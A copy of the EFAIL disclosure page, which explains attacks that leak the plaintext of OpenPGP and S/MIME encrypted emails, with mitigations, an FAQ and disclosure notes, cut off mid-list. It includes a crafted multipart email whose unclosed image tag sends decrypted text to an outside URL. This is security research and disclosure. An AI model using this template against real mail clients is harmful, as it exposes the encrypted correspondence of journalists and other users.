
efail.de /

EFAIL


19-24 minutes

EFAIL describes vulnerabilities in the end-to-end encryption technologies OpenPGP and S/MIME that leak the plaintext of encrypted emails.

Email is a plaintext communication medium whose communication paths are partly protected by TLS (TLS). For people in hostile environments (journalists, political activists, whistleblowers, ...) who depend on the confidentiality of digital communication, this may not be enough. Powerful attackers such as nation state agencies are known to eavesdrop on email communications of a large number of people. To address this, OpenPGP offers end-to-end encryption specifically for sensitive communication in view of these powerful attackers. S/MIME is an alternative standard for email end-to-end encryption that is typically used to secure corporate email communication.




The EFAIL attacks exploit vulnerabilities in the OpenPGP and S/MIME standards to reveal the plaintext of encrypted emails. In a nutshell, EFAIL abuses active content of HTML emails, for example externally loaded images or styles, to exfiltrate plaintext through requested URLs. To create these exfiltration channels, the attacker first needs access to the encrypted emails, for example, by eavesdropping on network traffic, compromising email accounts, email servers, backup systems or client computers. The emails could even have been collected years ago.



The attacker changes an encrypted email in a particular way and sends this changed encrypted email to the victim. The victim's email client decrypts the email and loads any external content, thus exfiltrating the plaintext to the attacker.

The CBC/CFB Gadget Attack


There are two different flavors of EFAIL attacks. First, we describe the novel *CBC/CFB gadget* attacks which abuse vulnerabilities in the specification of OpenPGP and S/MIME to exfiltrate the plaintext. The diagram below describes the idea of CBC gadgets in S/MIME. Because of the specifics of the CBC mode of operation, an attacker can precisely modify plaintext blocks if she knows the plaintext. S/MIME encrypted emails usually start with "Content-type: multipart/signed" so the attacker knows at least one full block of plaintext as shown in *(a)*. She can then form a *canonical plaintext block* whose content is all zeros as shown in (b). We call the block pair *X* and C_0 a CBC gadget. In step (c), she then repeatedly appends CBC gadgets to inject an image tag into the encrypted plaintext. This creates a single encrypted body part that exfiltrates its own plaintext when the user opens the attacker email. OpenPGP uses the CFB mode of operation, which has very similar cryptographic properties as CBC and allows the same attack using CFB gadgets.



The difference here is that any standard-conforming client will be vulnerable and that each vendor may cook their own mitigations that may or may not prevent the attacks. Thus, in the long term, it is necessary to update the specification to find and document changes that fix the underlying root causes of the vulnerabilities.


While the CBC/CFB gadget attacks on PGP and S/MIME are technically very similar, the requirements for a successful attack differ substantially. Attacking S/MIME is straightforward and an attacker can break multiple (in our tests up to 500) S/MIME encrypted emails by sending a single crafted S/MIME email to the victim. As opposed to S/MIME, modern OpenPGP implementations offer a Modification Detection Code (MDC) that can detect modified plaintexts, effectively preventing the CFB gadget attack. However, we found that several clients only gave a warning to the user for invalid MDCs, but still displayed the modified plaintext. This allowed the CFB gadget attack despite the MDC. Furthermore, PGP compresses the plaintext before encrypting it, which complicates guessing known plaintext bytes. Given the current state of our research, the CFB gadget attack against PGP only has a success rate of approximately one in three attempts. We feel that plaintext compression is not a fundamental limitation of the EFAIL attacks but more a technical hitch and that attacks become more efficient in future research.

Direct Exfiltration




```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Second, the *direct exfiltration* attack abuses vulnerabilities in Apple Mail, iOS Mail and Mozilla Thunderbird to directly exfiltrate the plaintext of encrypted emails. These vulnerabilities can be fixed in the respective email clients. The attack works like this. The attacker creates a new multipart email with three body parts as shown below. The first is an HTML body part essentially containing an HTML image tag. Note that the src attribute of that image tag is opened with quotes but not closed. The second body part contains the PGP or S/MIME ciphertext. The third is an HTML body part again that closes the src attribute of the first body part.



```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

The attacker now sends this email to the victim. The victim's client decrypts the encrypted second body part and stitches the three body parts together in one HTML email as shown below. Note that the src attribute of the image tag in line 1 is closed in line 4, so the URL spans over all four lines.



```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

The email client then URL encodes all non-printable characters (e.g., %20 is a whitespace) and requests an image from that URL. As the path of the URL contains the plaintext of the encrypted email, the victim's email client sends the plaintext to the attacker.

The direct exfiltration EFAIL attacks work for encrypted PGP as well as S/MIME emails.

Mitigations

Here are some strategies to prevent EFAIL attacks:

Short term: No decryption in email client. The best way to prevent EFAIL attacks is to only decrypt S/MIME or PGP emails in a separate application outside of your email client. Start by removing your S/MIME and PGP private keys from your email client, then decrypt incoming encrypted emails by copy&pasting the ciphertext into a separate application that does the decryption for you. That way, the email clients cannot open exfiltration channels. This is currently the safest option with the downside that the process gets more involved.

Short term: Disable HTML rendering. The EFAIL attacks abuse active content, mostly in the form of HTML images, styles, etc. Disabling the presentation of *incoming* HTML emails in your email client will close the most prominent way of attacking EFAIL. Note that there are other possible backchannels in email clients which are not related to HTML but these are more difficult to exploit.

Medium term: Patching. Some vendors will publish patches that either fix the EFAIL vulnerabilities or make them much harder to exploit.

Long term: Update OpenPGP and S/MIME standards. The EFAIL attacks exploit flaws and undefined behavior in the MIME, S/MIME, and OpenPGP standards. Therefore, the standards need to be updated, which will take some time. **Update:** The changes in the current draft of OpenPGP RFC4880 (bis05) reflect our recommendation to deprecate the SE packet type and that modified ciphertexts should not be displayed.

Paper

The full technical paper is available at 27th USENIX Security Symposium.

Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels
Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk.
27th USENIX Security Symposium, Baltimore, August 2018.

Talks

Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels
Christian Dresen, Jens Müller.

BlackHat USA 2018.

Efail: Angriffe gegen Ende-zu-Ende-Verschlüsselung von E-Mail-Kommunikation mit S/MIME und OpenPGP
Christian Dresen
German OWASP Day 2018 Münster.

Attacking end-to-end email encryption
Sebastian Schinzel
35th Chaos Communication Congress (35C3).

Questions and Answers

- What is PGP and S/MIME encryption?
- What are the EFAIL attacks?
- Are there CVEs for EFAIL?
- Who is affected?
- Can you read my emails?
- But my emails are TLS encrypted!
- Is my email client affected?
- Can I find out whether I have already been attacked?
- I don't send HTML emails. Am I safe?
- I have disabled HTML in my email client. Am I safe?
- Will signatures prevent these attacks?
- Can you decrypt my own encrypted emails when I lost my private key?
- Do I need to revoke my certificate or public key?
- I have encrypted data using OpenPGP or S/MIME and I won't decrypt it in the email context. Am I safe?
- What happens if there are quotes in the encrypted email?
- Will SPF/DKIM/DMARC mitigate the EFAIL attacks?
- How did EFAIL influence the developments in the current standards?

What is PGP and S/MIME encryption?

Both technologies add an additional layer of security to your email communication. If used properly, both technologies should guarantee confidentiality and authenticity of your email messages even if an attacker has full access to your email account. The EFAIL attacks break this additional encryption layer.

What are the EFAIL attacks?

The EFAIL attacks break PGP and S/MIME email encryption by coercing clients into sending the full plaintext of the emails to the attacker.

Are there CVEs for EFAIL?

Yes, there are two official CVE nummers for the CBC/CFB gadget attacks:

CVE-2017-17688: OpenPGP CFB gadget attacks

CVE-2017-17689: S/MIME CBC gadget attacks

Different vendors assigned further CVEs for specific security issues relevant to EFAIL, for example, direct exfiltration attacks.

Who is affected?

Journalists, political activists or whistleblowers use an additional encryption layer, often PGP, because they fear that someone gets access to their email communication. The EFAIL attacks can be used to break this additional encryption layer. This leads to the situation where anyone getting access to their email communication can also read the victims emails even if they use additional PGP encryption. The same attacks apply to S/MIME which is typically used in enterprise infrastructures.

Can you read my emails?

No. The EFAIL attacks require the attacker to have access to your S/MIME or PGP encrypted emails. You are thus only affected if an attacker already has access to your emails. However, the very goal of PGP or S/MIME encryption is the protection against this kind of attacker. For those users who rely on PGP and S/MIME encryption, the EFAIL attacks may be a big deal!

But my emails are TLS encrypted!

TLS is a transport layer encryption technology that encrypts network traffic among email clients and email servers, or between two email servers. However, the emails are processed and stored in plaintext on the servers and in the email accounts. Any attacker getting access to these emails, either via compromising an email account or an email server, can read and change these emails. PGP and S/MIME are used to protect the confidentiality and integrity of emails in case an attacker can already access the emails.

Is my email client affected?

Our analysis shows that EFAIL plaintext exfiltration channels exist for 25 of the 35 tested S/MIME email clients and 10 of the 28 tested OpenPGP email clients. While it is necessary to change the OpenPGP and S/MIME standards to reliably fix these vulnerabilities, Apple Mail, iOS Mail and Mozilla Thunderbird had even more severe implementation flaws allowing direct exfiltration of the plaintext that is technically very easy to execute.

Can I find out whether I have already been attacked?

Not for sure. You can of course search in your inbox for malicious emails indicating EFAIL attacks. A strong indication for these attacks could be, for example, malformed emails with unclosed img tags followed by encrypted content, or encrypted content that exfiltrates the plaintext to foreign URLs. However, note that emails are encrypted with the keys of sender as well as all receivers. The attacker can target any of these parties to exfiltrate content that is important to you. In advanced attack scenarios where the attacker is in control of the email server, she could have deleted the malicious emails after the victim has processed them.

I don't send HTML emails. Am I safe?

No. The attacker can change encrypted text/only emails to HTML emails. You need to disable *viewing* HTML email to increase protection from EFAIL attacks.

I have disabled HTML in my email client. Am I safe now?

Depends. S/MIME or PGP encrypted emails are encrypted with the public keys of *all* recipients *and* the sender. The attacker can thus perform the EFAIL attacks if only one of the participants is vulnerable. In order to prevent the EFAIL attacks, *all* participants must use secure email clients.

Will signatures prevent these attacks?

No. PGP and S/MIME emails are displayed in the email program independently of whether or not they are signed or whether an existing signature is valid or not. Even if signatures did matter: an attacker can copy the altered ciphertext into a separate email and create a valid signature under his own name.

Can you decrypt my own encrypted emails when I lost my private key?

No. The EFAIL attacks target a victim, who is in possession of the private key and who decrypts our prepared emails in an email client. If the private key is lost, the EFAIL attacks won't help recovering encrypted messages.

Do I need to revoke my certificate or public key?

No. Using the EFAIL attacks, the attacker can retrieve the plaintext of encrypted OpenPGP and S/MIME messages. She does not get direct access to the private key.

I have encrypted data using OpenPGP or S/MIME and I won't decrypt it in the email context. Am I safe?

For now yes. There may be edge cases though that we hadn't looked into. For example, if you encrypted a directory with sensitive files, an attacker could change these encrypted files to contain false information or even malware. If a victim decrypts the directory and opens any of the files, malware or even just an HTML file could be used to exfiltrate plaintext or even compromise the system.

What happens if there are quotes in the encrypted email?

Quotes in the plaintext might end the URL that is used to exfiltrate the plaintext so that either the bytes after the quote are not exfiltrated or that the exploit may not work at all. Because of the properties of the CBC and CFB modes of operation, an attacker can split a single S/MIME or PGP ciphertext into multiple parts and exfiltrate each independently with separate HTML tags (but still in one email). If one part contains quotes then only the residual plaintext bytes in that part are missing. There is a whole zoo of techniques that the attacker can use to exfiltrate the full plaintext despite these technical obstacles.

Will SPF/DKIM/DMARC mitigate the EFAIL attacks? (Update 2018-05-16)

No. These technologies offer message authenticity and protection against email sender spoofing. Our EFAIL attacker would copy the S/MIME or PGP ciphertext from the original email and past the changed ciphertext into a new message. The attacker now sends the message under his own name with valid values for SPF/DKIM/DMARC.

How did EFAIL influence the developments in the current standards?

There is an ongoing work on two new email security standards. Both considered countermeasures presented in our paper.
The S/MIME standard draft references our EFAIL paper and recommends the usage of authenticated encryption with AES-GCM. Furthermore, it warns that different parts in multipart/mixed emails should be treated as *being of different origins*.
The OpenPGP standard draft deprecates Symmetrically Encrypted (SE) data packets which are not protected by MDCs. It proposes AEAD protected data packets and mentions that *the implementation should not allow users to access erroneous data*.


Responsible Disclosure

We have responsibly disclosed our findings to the affected vendors who have applied (or are in the process of applying) countermeasures. Please note that in general these countermeasures are specific hotfixes and we cannot rule out that extended attacks with further backchannels or exfiltrations will be found. (**Update:** After the disclosure, bypasses were indeed published for Thunderbird and Apple Mail.) Moreover, even if all backchannels are closed, both standards are still vulnerable to attacks where the attacker can modify email content or inject malicious code into attachments which get executed in a context beyond email client.

We informed German CERT and BSI about our attacks in December 2017. They forwarded all the relevant information to other CERTs and companies.

We disclosed our attacks to the GnuPG developers on the 24th of November 2017. Further clients are listed below. For reference we also include case numbers and CVEs if they have been assigned. Note that as of May 2018 fixes have been deployed for various mail clients, for details check the vendors' websites.

Attacks on S/MIME clients:

